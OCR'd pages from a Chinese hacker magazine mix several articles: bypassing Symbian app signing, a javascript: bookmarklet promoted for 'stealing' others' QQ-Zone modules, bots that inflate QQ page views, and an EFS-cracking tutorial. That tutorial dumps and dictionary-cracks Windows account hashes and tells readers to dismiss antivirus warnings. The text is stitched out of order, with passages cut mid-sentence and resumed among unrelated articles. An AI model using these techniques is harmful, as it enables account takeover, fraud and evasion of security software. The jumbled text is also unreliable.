


图6 看到C:\sys的内容




图7 复制installserver.exe

装的是需要签名的程序。平时因为要签名，我们错过了好多不错的软件，但是破解系统后，只需要你轻轻的按几个键，就可以安装了。

运行安装的Caps Off，将installserver.exe复制到c:\sys\bin\，如图7，现在你可以随意安装任何需要签名的程序和破解的N-gage游戏了。

编辑点评：

手机平台的战争已经开始打响了，有操作系统的地方就有黑客，在手机上也不例外。智能手机也算半个小电脑，但手机平台一直被人们忽略着，手机的Hacking也没有受到广泛的重视。随着智能手机的普及，这一切都将变化。

QQ那些鲜为人知的秘密

图 郝安山

QQ空间克隆

记得五月刊上QQ全能王中空间克隆吸引了不少Q迷的眼睛，可是TX的动作比大家快，使用一些方法使克隆失败，搞得大家向我发牢骚。强烈声明，那篇文章不是我写的！今天给大家做个补偿，空间克隆还可以到这个网址：http://www.qzone6.com/。如果克隆失败，那就是TX搞得鬼，希望大家不要向我们发牢骚了！我们也不容易！

QQ活动大集合

八月刊上COOL资源介绍的QQ活动给你们带来好运了吗？现在公布一个网址：http://service.qq.com/play.shtml，网址的名字就是腾讯活动厅，这是腾讯为了防止骗术搞的东东，搜集了当天所有的活动！

QQ空间中的超酷代码

1、tencent://message/?uin=QQ号码&Site，在空间中加入在线交流！这是连接地址，其实就是个强制聊天！

2、http://swf.vip.flashyc.com/Upload/2008-2-14/1172261.swf?a=你的姓名 &b=你的她的姓名，一款很酷的FLASH！

3、javascript:document.body.contentEditable='true'; document.designMode='on'; void 0，QQ空间神偷代码，轻

Q版黑客

看小菜怎样攻破EFS文件加密系统

文 天涯猎人

原点首语

十月的国庆长假大家过足瘾了没？十二月好象有个洋节，大家好象过得挺热闹的，十一月好象也有个那啥双十一节日的！不管过啥节，反正天气是变冷了。是不是大家也跟着变得庸懒了呢？这期的"黑手"为大家奉上的内容可是篇篇精彩，赏心悦目哦！慢慢翻开"黑手"，慢慢消化里面的知识，慢慢的准备过冬……

从本文你可以学到：

EFS的三种破解方法

经常看到有人在破解XX加密王之类的软件，这些软件无非就是改改后缀名、隐藏文件、改变一下文件的算法，可要说世界上最好的，最难破解的加密软件，还得算是Windows系统自带的EFS加密文件系统不可。因为EFS加密分布于系统底层，与系统紧密结合，所以不可能通过改变算法来破解。但是，今天我就带领小菜们来攻破这个号称第一的EFS加密文件系统！好了，开始上课。

一、了解知识

在开始破解之前先来学习一下什么是EFS加密文件系统：**EFS是英文Encrypting File System的缩写，即加密文件系统，是微软应用于NTFS文件系统上的一种独特的加密技术**。这种方法采用了多重加密法，就像是把文件锁上再加把锁一样。

首先，系统通过随机数产生第一把锁：FEK（File Encryption Key，文件加密钥匙），然后利用FEK加密文件并把它存储在硬盘上，同时删除原来的文件；接下来系统利用第二把锁：公钥，去加密FEK，并把加密后的FEK存储在同一个加密文件中。

在访问被加密的文件时，则是一个逆向解锁的过程，系统首先利用当前用

让QQ人气涨！涨！涨！

文 傻孩子山

最近好多朋友为点亮QQ图标废寝忘食，还有的呢就为自己空间人气发愁，今天给大家带来4款软件，解决大家的人气问题。

第一款——QQ空间人气精灵

这是一款解决你空间访问量小的软件！让你迅速提升自己的空间人气！如图1。

使用方法大家一看就会，简单介绍一下，软件不完美的地方是需要登录其它QQ号！其实这是TX搞的鬼！以后大家再收到垃圾QQ号时，珍惜一下就可以派上用处了。再就是刷的人气每个号码也是有限的，所以你的小号越多，人气越多！




图1　QQ空间人气精灵




图2　刷QQ空间达人人气精灵

第二款——刷QQ空间达人人气精灵

一看名字大家就知道是什么东东了吧！这款软件相对于第一款就比较人性化，不需要其他QQ号码的支持，只需要打开软件输入自己的QQ就可以了，而且速度也还可以，每6秒钟刷一次！大家如果一直开着的话，一天下来的人气一定高于达人首页的达人们的人气，说不定下一个达人首页的主角就是你！如图2。

第三款A版——QQ空间日志浏览量

顾名思义，自然是刷日志浏览量的工具，方法与上面的刷QQ空间达人人气精灵相同，不需要登录其它的QQ号，但是只可以一次操作刷一篇的浏览量，人工操作多了一点！如图3。




图3　QQ空间日志浏览量

第三款B版——日志流量狂人

这可是A版的升级之作，克服了单篇刷人气的繁琐操作，这款软件可以自动转换，而且速度那是绝对快，快到你想不到！我也无法用语言描述了，自己感受一下就好了！不过只有推广论坛用户才有这个特权啊！如图4。




图4 日志流量狂人

声明：以上软件——QQ空间人气精灵、刷QQ空间达人人气精灵、A版QQ空间日志浏览量由论坛TT86提供，B版日志流量狂人由http://wo hao365.cn提供！

松盗走别人模块，无须借助任何工具。现在比较难用了，使用方法和一般代码一样！首先将代码复制，打开你想盗取的空间地址，将代码粘贴在地址栏（地址栏就是你输网址的地方！），点击"转到"。这个时候你点下对方的日志或什么按钮再返回主页的时候，就可以看见模块上都出现"编辑"了。如果不出现大家就在那个区域狂点就可以了。只要记住一句话就好："编辑"一定会出现！

户的私钥解密 FEK，然后再利用 FEK 解密出文件。

简单的一句话就是：**EFS 加密的关键就在于密钥，密钥和加密文件的系统账户相互对应，且账户和 SID 相关。**

这里又牵扯到一个新的知识：SID！那就让我们来看看 SID 是什么东西。**SID（Security Identifiers）是标识用户、组和计算机账户唯一的号码（如同人类的指纹）。**

在第一次创建账户时，系统将给这个账户签发一个唯一的 SID，XP 正是通过 SID 来验证用户的，从而判断访问 EFS 加密文件的账户是否有访问的权限。因为每个账户的 SID 不同，所以创建一个和加密文件账户同名的新账户并不能打开机密文件。

估计小菜们看到上面的这些滔滔大论都快晕了，那现在我们来讲讲如何加密。

二、开始加密

使用EFS加密文件系统很简单，在NTFS分区选中需要加密的文件（或文件夹），右键选择“属性”，在打开的属性窗口中单击“高级”按钮，接着在打开的高级属性窗口中，勾选“压缩或加密属性”下的“加密内容以便保护数据”就可以了，如图1。加密后的文件名会呈绿色，这是微软为了方便与普通文件进行分辨。




图 1

小菜们先不要乱尝试EFS加密，在这里要说一下，如果重要文件不小心被他人加密，导致最后忘记备份证书而使数据无法找回的话，那就彻底禁用加密吧。

我们可以打开“注册表编辑器”，定位到[HKEY_LOCAL_MACHINE\software\microsoft\windows NT\currentversion\EFS]，在右侧窗格右击选择“**新建→Dword 值**”，新建一个名为 EfsConfiguration 的键，并设置键值为“1”。重启后用户试图应用加密属性时，系统就会弹出“这台机器已为文件加密而停用”的提示，如图2。




图 2

不过千万要注意的是，如果本机已有加密文件，在禁用 EFS 之前一定要先解密文件，不然可是后悔都来不及了！根据微软的建议，打开EFS加密文件最好的方法是导出加密证书，至于如何导出证书，我们在下面会给大家讲解。

三、解密方法

方法 1：暗度陈仓，破解加密账户密码

场景：公司人员突然离职，系统账户并没有删除，老板要求网管小菜打开 EFS 加密文件，小菜该怎么入手呢？

适用对象：系统账户设置得比较简单，并且系统账户没有被删除。

成功率：★★

原理：EFS 对加密账户的访问是透明的，我们可以把EFS当作一扇坚固的门，加密账户就是开门的那把钥匙。

Proactive System Password Recovery 是一款账户密码查看软件，它能使用字典猜解方法来查看用户密码（由于是破解密码的软件，运行时杀毒软件可能会报毒为 Hacktool，点“忽略”就可以了）。

运行该程序后，展开“**Option→Gernal option**”（选项→常规选项），在“chose a program interface lauguage”下选择“**Chinese**”，然后单击“**Apply**”切换到中文版。

展开“**主菜单→恢复 Hashes**”，在右侧的窗口可以看到当前系统的各个账户和密码，使用相应的密码登录系统，解密文件即可，如图3。




图 3

缺点：如果你或他人不小心把密码设置为“大小写字母+数字+符号”（或是毫无规律的密码组合）的形式的话，那我劝你还是不要破解了。因为这样的密码普通机器不跑个几年时间是跑不出来的。

方法2：曲线救国，强行破解加密文件

场景：小菜重装了系统，而他又忘了导出证书，那些文件现在急用，却没法打开。还好，小菜知道加密时的账户和密码，且他在加密文件后做过 GHOST 备份，看来，得从这个 GHO 文件下手来破解。

适用对象：加密后制作了 GHO 镜像（加密前制作的镜像没有密钥），并且知道加密时的账户和密码。

成功率：★★★

原理：EFS 加密的文件是通过私钥进行解密的，我们这时可以使用 Advanced EFS Data Recovery 软件来找回密钥。

首先使用 Ghost Explorer软件打开镜像文件，然后单击“**编辑→全选**”，把镜像文件全部提取到任意空白分区（如E：\），如图4。

